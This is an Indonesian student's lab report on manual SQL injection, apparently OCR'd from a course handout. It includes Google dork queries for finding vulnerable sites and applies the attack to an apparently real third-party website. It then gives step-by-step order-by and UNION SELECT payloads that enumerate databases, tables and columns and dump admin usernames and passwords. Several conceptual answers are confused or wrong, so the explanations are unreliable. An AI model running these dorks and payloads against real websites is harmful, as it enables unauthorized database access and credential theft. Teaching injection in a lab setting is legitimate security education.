
Nama : Afif Nurwidianto

Nim : 2000018131

Kelas : C

PRETEST



LEMBAR JAWABAN PRE-TEST DAN POST-TEST PRAKTIKUM

Nama : AFIF Nurwidianto NIM : 2000018131	Asisten: Paraf Asisten:	Tanggal: Nilai:

1) Jelaskan yang dimaksud sql injection

sql injection adalah salah satu Teknik yang sering digunakan untuk menyerang sebuah situs web, dimana seorang penyerang bisa mendapatkan akses ke basis data di dalam system (system utama).

2) Konsep dari sql injection

sql injection singkatan dari Structured Query Language yg mrpkan bahasa komputer standart yang ditetapkan oleh ANSI (American National Standart Institute) untuk mengakses dan memanipulasi sistem database. sql bekerja dgn program-program database seperti MS Access, DB2, Informix, MS SQL Server, Oracle, Sybase, dan Lain sebagainya-- .

3) Target Serangan SQL Injection adalah website-website yg rentan terhadap sql injection

Targetnya serangan sql injection ini melalui query SELECT dan OUTPUT sehingga para hacker dapat mengakses semua data pada tabel database sasarannya.

Langkah Praktikum


Pada praktikum ini saya melakukan sql injeqtion pada website yang tertera pada modul

Pada saat saya masuk kedalam menu home atau masuk kedalam websitenya itu tidak ada menu login.

Didaalam menu home terdapat menu registar tetapi pada saaat saya masuk ke dalam menu tersebut itu Error.

Langkah pertama,

Tampilan website



lakukan test vulrnerabilitas. Untuk melakukan tes vulrnebilitas maka terlebih dahulu kita mencari vuln,untuk mencari vuln dalam sebuah website yang akan menjadi target kita dapat menggunakan bantuan **google dork**

inurl:content.php?id=


inurl:index.php?id=

inurl:main.php?id=


inurl:page.php?id=

Pengujian vurlnebilitas dilakukan untuk mengetahui apakah sebuah situs web memiliki celah keamanan atau tidak untuk dilakukan SQL Injection. Selanjutnya hal yang dilakukan adalah mencari target. Sebagai contoh target kita kali ini adalah

http://www.san-fernando.com/cities.php?id=5



Keterangan : “You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1” Apabila dalam percobaan terdapat error, maka dapat disimpulkan website tersebut tervulrn atau rentan terhadap SQL injection.



Lakukan pencarian jumlah tabel pada database dengan perintah “order by” tanpa tanda kutip, lakukan percobaan sampai error hilang atau muncul error, tergantung kondisi awal.

Percobaan 1 → http://www.san-fernando.com/cities.php?id=5+order+by+1 → no error

Percobaan 2→ http://www.san-fernando.com/cities.php?id=5+order+by+2 → no error

Percobaan 3 → http://www.san-fernando.com/cities.php?id=5+order+by+3 → no error

Percobaan 4 → http://www.san-fernando.com/cities.php?id=5+order+by+4 → no error

Percobaan 5 → http://www.san-fernando.com/cities.php?id=5+order+by+5 → no error

Percobaan 6 → http://www.san-fernando.com/cities.php?id=5+order+by+6 → no error

Percobaan 7 → http://www.san-fernando.com/cities.php?id=5+order+by+7 → no error

Percobaan 8 → http://www.san-fernando.com/cities.php?id=5+order+by+8 → no error

Percobaan 9 → http://www.san-fernando.com/cities.php?id=5+order+by+9 → no error


Percobaan 10 → http://www.san-fernando.com/cities.php?id=5+order+by+10 → no error

Percobaan 11 → http://www.san-fernando.com/cities.php?id=5+order+by+11 → no error

Percobaan 12 → http://www.san-fernando.com/cities.php?id=5+order+by+12 → no error

Percobaan 13 → http://www.san-fernando.com/cities.php?id=5+order+by+13 → no error


Percobaan 14 → http://www.san-fernando.com/cities.php?id=5+order+by+14 → error



Dari hasil Langkah ke 3, dapat disimpulkan bahwa jumlah kolom pada databasenya terdapat 13 kolom. Selanjutnya untuk mengetahui dimana angka-angka yang bisa di buat injection / tempat kita memasukkan perintah-perintah selanjutnya. Cara untuk mengetahui angka-angka tersebut ialah dengan mengganti perintah " order by " dengan " union select " disertai berapa jumlah kolom yang kita temukan tadi dan tanda – di depan angka.


Selanjutnya, untuk mengetahui user dan nama database yang digunakan menggunakan script berikut, Cth:

' UNION ALL SELECT 1,2,3,user(),5,6,7,database(),9,10 #



untuk mengetahui list database yang tersimpan pada MYSQL, menggunakan script berikut, Cth:

' UNION ALL SELECT 1,2,3,schema_name,5,6,7,8,9,10 FROM information_schema.schemata #



Contoh : Pada Langkah ke 5, muncul angka 2 dan angka 7. Angka tersebut untuk membuat masukan perintah – perintah selanjutnya. Langkah selanjutnya adalah mengetahui informasi seperi nama user, versi database, nama database untuk mengetahuinya dengan cara memasukan perintah “concat(user(),0x3a,database(),0x3a,version())” .Concat artinya concatination (penyambungan) 0x3a merupakan kode ascii untuk peganti tanda “ : “ Contoh :

Dari gambar pada Langkah ke 6, terdapat table “admin”, tahapan selanjutnya yaitu mengetahui kolom yang ada di table admin dengan mengganti perintah “table_name” yang ada berada pada perintah “group_concat(table_name)” dengan perintah “column_name” menjadi “group_concat(column_name) ” dan mengganti perintah “ .tables ” yang berada di perintah “information_schema.tables “ dengan perintah “ .columns ” menjadi “information_schema.columns ” juga mengganti perintah “ table_schema=database() ” dengan perintah “ table_name= ”

Setelah itu misalnya kita ingin mengetahui username sama password dari admin web tersebut maka menggunakan perintah.


Menggunakan perintah :

' UNION SELECT 1,2,3,CONCAT(usrid,' - ',passwd,' - ',level, ' - ', type_user),5,6,7,8,9,10 FROM simakpro.users #

Postest

Pada saat saya memasukkan https://www.target.com/berita.php?id=-100+union+select+1,2,3,4,5,6,7,8--

Tampilan website seperti berikut



angkah-langkah melakukan SQL Injection secara manual

Mencari tahu apakah inputan memiliki vuln untuk dilakukan sql injection dengan memasukan karakter ' atau " pada value inputan

Apabila terdapat vuln, maka masukan script ' ORDER BY n #, Cth: ' ORDER BY 1 #, ' ORDER BY 2 #, ' ORDER BY 3 #, dst sampai menemukan error, Script ini berguna untuk mengetahui jumlah tables dalam database.

Apabila memasukan script di URL maka gunakan ' --+, namun jika di inputan maka gunakan ' # (--+ penutup script di URL, # penutup script di inputan).

Selanjutnya jika sudah diketahui banyaknya column, maka jalankan script berikut, Cth:

' UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10 #

Selanjutnya, untuk mengetahui user dan nama database yang digunakan menggunakan script berikut, Cth:

' UNION ALL SELECT 1,2,3,user(),5,6,7,database(),9,10 #

Selanjutnya, untuk mengetahui list database yang tersimpan pada MYSQL, menggunakan script berikut, Cth:

' UNION ALL SELECT 1,2,3,schema_name,5,6,7,8,9,10 FROM information_schema.schemata #

Selanjutnya, untuk mendapatkan list tables dari database tertentu, menggunakan script berikut, Cth:

' UNION SELECT 1,2,3,table_name,5,6,7,8,9,10 FROM information_schema.tables WHERE table_schema = 'simakpro' #

Selanjutnya, untuk mendapatkan informasi yang lebih spesifik kolom-kolom dari sebuah table, menggunakan script berikut, Cth:

' UNION SELECT 1,2,3,column_name,5,6,7,column_type,9,10 FROM information_schema.columns WHERE table_schema = 'simakpro' AND table_name = 'users' #

Terakhir, untuk mendapatkan record data dalam table yang dipilih, menggunakan script berikut, Cth:

' UNION SELECT 1,2,3,CONCAT(usrid,' - ',passwd,' - ',level, ' - ', type_user),5,6,7,8,9,10 FROM simakpro.users #

Tambahan, Apabila column input tidak bisa menampilkan data secara perulangan maka bisa menggunakan fungsi: GROUP_CONCAT(variable_name), Cth: ' UNION SELECT 1,GROUP_CONCAT(schema_name) FROM information_schema.schemata #